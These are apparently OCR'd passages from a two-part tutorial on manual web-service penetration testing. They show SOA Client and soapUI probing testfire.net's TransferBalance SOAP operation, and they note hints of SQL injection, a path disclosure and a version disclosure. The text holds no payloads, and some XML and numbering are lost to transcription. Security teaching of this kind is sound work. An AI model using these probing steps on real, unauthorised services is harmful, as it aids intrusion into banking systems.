


Figure 3: Parsed WSDL window

In the result page, you will get all the operations available in the web service. And, as you can see, there are five tabs:

29. Raw WSDL Data
30. Raw Request Header
31. Raw Request Body
32. Raw Response Header
33. Raw Response Body

This is a very good, light-weight, simple GUI tool to test web services manually. Let’s start the test by selecting the “GetUserAccounts” operation, as shown in Figure 4.




Figure 4: invoking GetUserAccounts operation

As we can see here, the “GetUserAccounts” operation contains only one parameter of “int” data type and we provided an appropriate value there. Now click on “Invoke” (because Figure 4 is a partial image, you will see the “Invoke” button on the very right

side of this window. as shown in Figure 3) to send the request.
Since we provided it with a proper request, we get a valid response “200 OK” without any error. (If you remember, in the previous article “**Web Services Penetration Testing, Part 2: An Automated Approach With SoapUI Pro**” in Figure 10: XML View, we used the same method and value and got a response with no error; here we got a similar response, as shown in Figure 5.)




Figure 5: Response to GetUserAccounts requests

Similarly, you can change the values in different parameters and invoke the request to get the response. But there are certain problems with this SOA Client; one problem is that sometimes it won’t parse the WSDL properly. That’s what happened here. As you can see in Figure 6 in the Raw WSDL Data tab, the operation “TransferBalance” has four parameters, but in the GUI, the SOA Client shows only two.




Figure 6: Parsed WSDL operations window

As is very clear from the raw WSDL data, the “TransferBalance” operation needs four values:

34. transferDate (date-time data type)
35. debitAccount (string data type)
36. creditAccount (string data type)
37. transferAmount (double data type)

But the SOA Client only parsed two parameters, “debitAccount” and “creditAccount.” We can come out of this and still perform web service manual penetration testing using its “Advanced Access” option. All we need is the sample request. Most probably, in gray box testing, we are provided with sample requests, but sometimes we get those sample requests due to an information leakage vulnerability.

I prefer this tool when I get a WSDL file and the sample requests are disclosed publicly due to server misconfiguration while performing a Web application penetration test. I use the “Advanced Access” module to check the operation to find vulnerabilities.

So here we assume that we found the sample requests of this WSDL (http://www.testfire.net/bank/ws.asmx?WSDL) and we use them to learn how to use the “Advanced Access” module in the SOA Client tool.

We will use the sample request of the “TransferBalance” operation, which can be found on (http://www.testfire.net/bank/ws.asmx?op=TransferBalance), as shown in Figure 7. The normal “Access Web Services” module is unable to parse it properly.




Figure 7: Sample request for the TransferBalance operation

Before starting the testing, first let's have a check on the "Advanced Access" module interface to understand what data we need to start the test. The interface can be found in Figure 8.




Figure 8: Advanced Access module window

As you can see, we need a URL (which is an end point URL to perform the test). We have to specify the request type (whether we want to use GET, POST, HEADER, TRACE, or OPTIONS). We have to deal with the authentication mechanism, if any is needed, and we need to determine the communication type, synchronized or asynchronized. We also need the HTTP request header (If any specific header has to be added) and, last but not least, the SOAP request. We can find all these details in the sample request. But before that, we need to understand how to differentiate all these requirements from that one sample request, as shown in Figure 9.

POST /bank/ws.asmx HTTP/1.1
Host: www.testfire.net
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://www.altoromutual.com/bank/ws/TransferBalance"
<!--?xml version="1.0" encoding="utf-8"?-->
dateTime string
string
double

Figure 9: Sample request of TransferBalance operation

This is the same request from Figure 7. Here we can see in the very first line that the

request method is POST. And from line 1 and line 2 we can deduce that the URL used must be http://www.testfire.net/bank/ws.asmx. In the header there is nothing special that we need to use in the “Advanced Access” module. The type of communication is not specified, so we can go with the default options. There is no authentication mechanism required for this request, so we will not touch that option in the “Advanced Access” module. And last but not least, we have the SOAP request in the second part of the sample request. This SOAP request contains four parameters.

38. transferDate (date-time data type)
39. debitAccount (string data type)
40. creditAccount (string data type)
41. transferAmount (double data type)
    As it’s a black box testing, we don’t have the exact data that we can use in this request, so we will use some data with the required data type.
42. transferDate (date-time data type) = 2009-01-01T00:00:00
43. debitAccount (string data type) = test
44. creditAccount (string data type) = tester
45. transferAmount (double data type)= 1.0
    When we enter all these details in the “Advanced Access” module it will look as shown in Figure 10.




Figure 10: Advanced Access window with required data

The things added or changed are marked in red in Figure 10. The rest are the default settings. Now submit the request by clicking the “Submit” button in the right top corner to get a response. The response is shown in Figure 11.




Figure 11: Response of TransferBalance request

As you can see in Figure 11, in the “Raw Response Body” tab we got the “200 OK” with some interesting information.

46. TransferBalanceResult success is false (we are unable to transfer the balance).
47. System.Data.OleDb.OleDbException (we got a “DB Exception”; this is a hint to a possible SQLI).
48. d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line 146 (server path disclosure).
    This is how we can use the “Advanced Access” module of the SOA Client tool. This is how we manually test for various vulnerabilities. As we can see, by using one request we got one vulnerability, the server path disclosure, and a hint of another vulnerability,

i.e., SQLI. One/some/all of the parameters might be vulnerable to SQLI; you just need to check each of the parameter to get the result.
What we have learned so far is how to use different modules of SOA Client to perform the manual web service penetration testing. There are restrictions, such as the fact that it sometimes won't able to parse the request properly and, to test efficiently, we need the sample request.

Conclusion

Although there are certain limitations, SOA Client is a very light-weight and user-friendly GUI tool. We can use it in most of the cases while performing the penetration testing of web services. But there are certain cases where we are bound to choose another option.
Let's say we need to perform a black box web services penetration testing: In that case, there is no way we will get the sample request from the client. What if the sample request is not exposed to public as it is exposed in our case for testfire.net? What if SOA Client is unable to parse some requests, as we see earlier in this article? We need some other tool to perform manual web services penetration testing and we will learn about that in the next installment.

References

https://addons.mozilla.org/en-US/firefox/addon/soa-client/
https://encrypted-tbn1.gstatic.com/images?q=tbn:ANd9GcT0Nhftsh09x8FvWR14QfK2tIsdTf6R3akw0uB-9cuHVeyGWFnA7g

From <https://resources.infosecinstitute.com/web-services-pen-test-part-4-manual-testing-soa-client/>

In the previous article, we discussed the importance of manual web services penetration testing, how to perform a manual test using SOA Client, how SOA client helps us in most cases, and what the restrictions are that require us to choose other options.
In this article, we will find the solution to those problems that we discussed in the previous part.
The scenario was: What if we are performing a black box test and the sample request is not disclosed to the public? What if, in the same scenario, this SOA Client is unable to parse one of our requests properly? In that case, we need other options to perform the test, and nothing is better than an open source specialist web services testing tool.
Yes, it is soapUI. As we discussed in one of the previous articles, "**Web Services Penetration Testing, Part 2: An Automated Approach With SoapUI Pro**," SoapUI by SMARTBEAR (http://www.soapui.org) is the only one popular tool to test for soap vulnerabilities. It comes in two versions: 1. SoapUI (which is open source) and 2. SoapUI Pro (the commercial version). We have already learned how to use SOAP UI Pro, now it's time to learn about how to use the open source version, i.e., SoapUI (http://www.soapui.org/Downloads/latest-release.html).

Testing Web Services with soapUI

Although the initial process of creating a project is same in both soapUI and soapUI Pro, I just want to quickly cover all of those again. To create a project, open your soapUI. You will see the initial window, as shown in Figure 1.




Figure 1: soapUI start window

Click on “File” and “New SOAP Project” to open another window, as shown in Figure 2.




Figure 2: New SOAP Project window

Fill in all the details. Name the project anything you want and the initial WSDL should be either the WSDL file URL or the local path if you have the WSDL file locally. I will use the http://www.testfire.net/bank/ws.asmx?WSDL URL for testing, as shown in Figure 3.




Figure 3: New SOAP Project window with data

Then click “OK” to load all the definitions and you will get all the definitions in your soapUI, as shown in Figure 4.




Figure 4: soapUI window with imported definitions

A similarity between soapUI and soapUI pro is that you can edit the interface properties, as shown in the left bottom corner, but in soapUI we can't add new properties. And the most important thing is that the security automation feature is only present in soapUI Pro but, apart from that, in the case of manual testing, soapUI is as powerful as soapUI Pro.

Now click on any method you want to test. Let's say we were facing a problem in the TransferBalance method in SOA Client, so we will start from there to check whether or not we will face something like that here. The request editor window is shown in Figure 5.




Figure 5: Request editor window

Unlike soapUI Pro, the request editor window of soapUI contains only two tabs:

49. XML
50. RAW

Mostly we will use XML and, unlike the SOA Client, soapUI parsed the method successfully, so we don't have a problem generating proper requests.

Though soapUI is an excellent tool, it has a major disadvantage in the case of black box testing: It won't show you the data type required to test a particular request. In this case we have three options:

51. You need to guess or fuzz all types of data types in different parameters. But this is not

a smart way of testing and also very time-consuming.

52. You can get help from some other tool, such as SOA Client, to get these details.
53. Read the WSDL file and understand the requirements of the request (to understand different elements of WSDL go through **Web Services Penetration Testing Part 1**)
    Let's start with the first option to guess the values we need to understand the request properly. We can see the request in Figure 6.

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:ws="http://www.altoromutual.com/bank/ws/">
<soapenv:Header/>
<soapenv:Body>
<ws:TransferBalance>
<!--Optional:-->
<ws:transDetails>
<ws:transferDate>?</ws:transferDate>
<!--Optional:-->
<ws:debitAccount>?</ws:debitAccount>
<!--Optional:-->
<ws:creditAccount>?</ws:creditAccount>
<ws:transferAmount>?</ws:transferAmount>
</ws:transDetails>
</ws:TransferBalance>
</soapenv:Body>
</soapenv:Envelope>
```

Figure 6: transferBalance Request

Here we have four parameters; let me guess the data type by its parameter name.

54. transferDate(this must be in date format) = 2013-11-11
55. debitAccount (this must be integer type) = 112233
56. creditAccount (this must be also of integer type) = 445566
57. transferAmount (this must be double) = 100.00

    As it is black box testing and we don't have a clue for the data types, we will use what we have guessed. After inserting all those data, the request looks like Figure 7.




Figure 7: transferBalance request with data

Let's send this request by clicking the green button in the top left corner of the request window, as shown in Figure 7, and we will get the response as shown in Figure 8.

Figure 8: showing response of transferBalance request

We got the response, "Transaction failed – debit account does not exist," but we don't know whether it's a successful response or error response. To check that, click on the RAW tab of the response window as shown in Figure 9.




Figure 9: Raw response window

Two things we get from that response:

58. Our request executed properly.
59. We got a vulnerability, i.e., a header version disclosure.

The SOAP response header discloses the following version details:

Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727

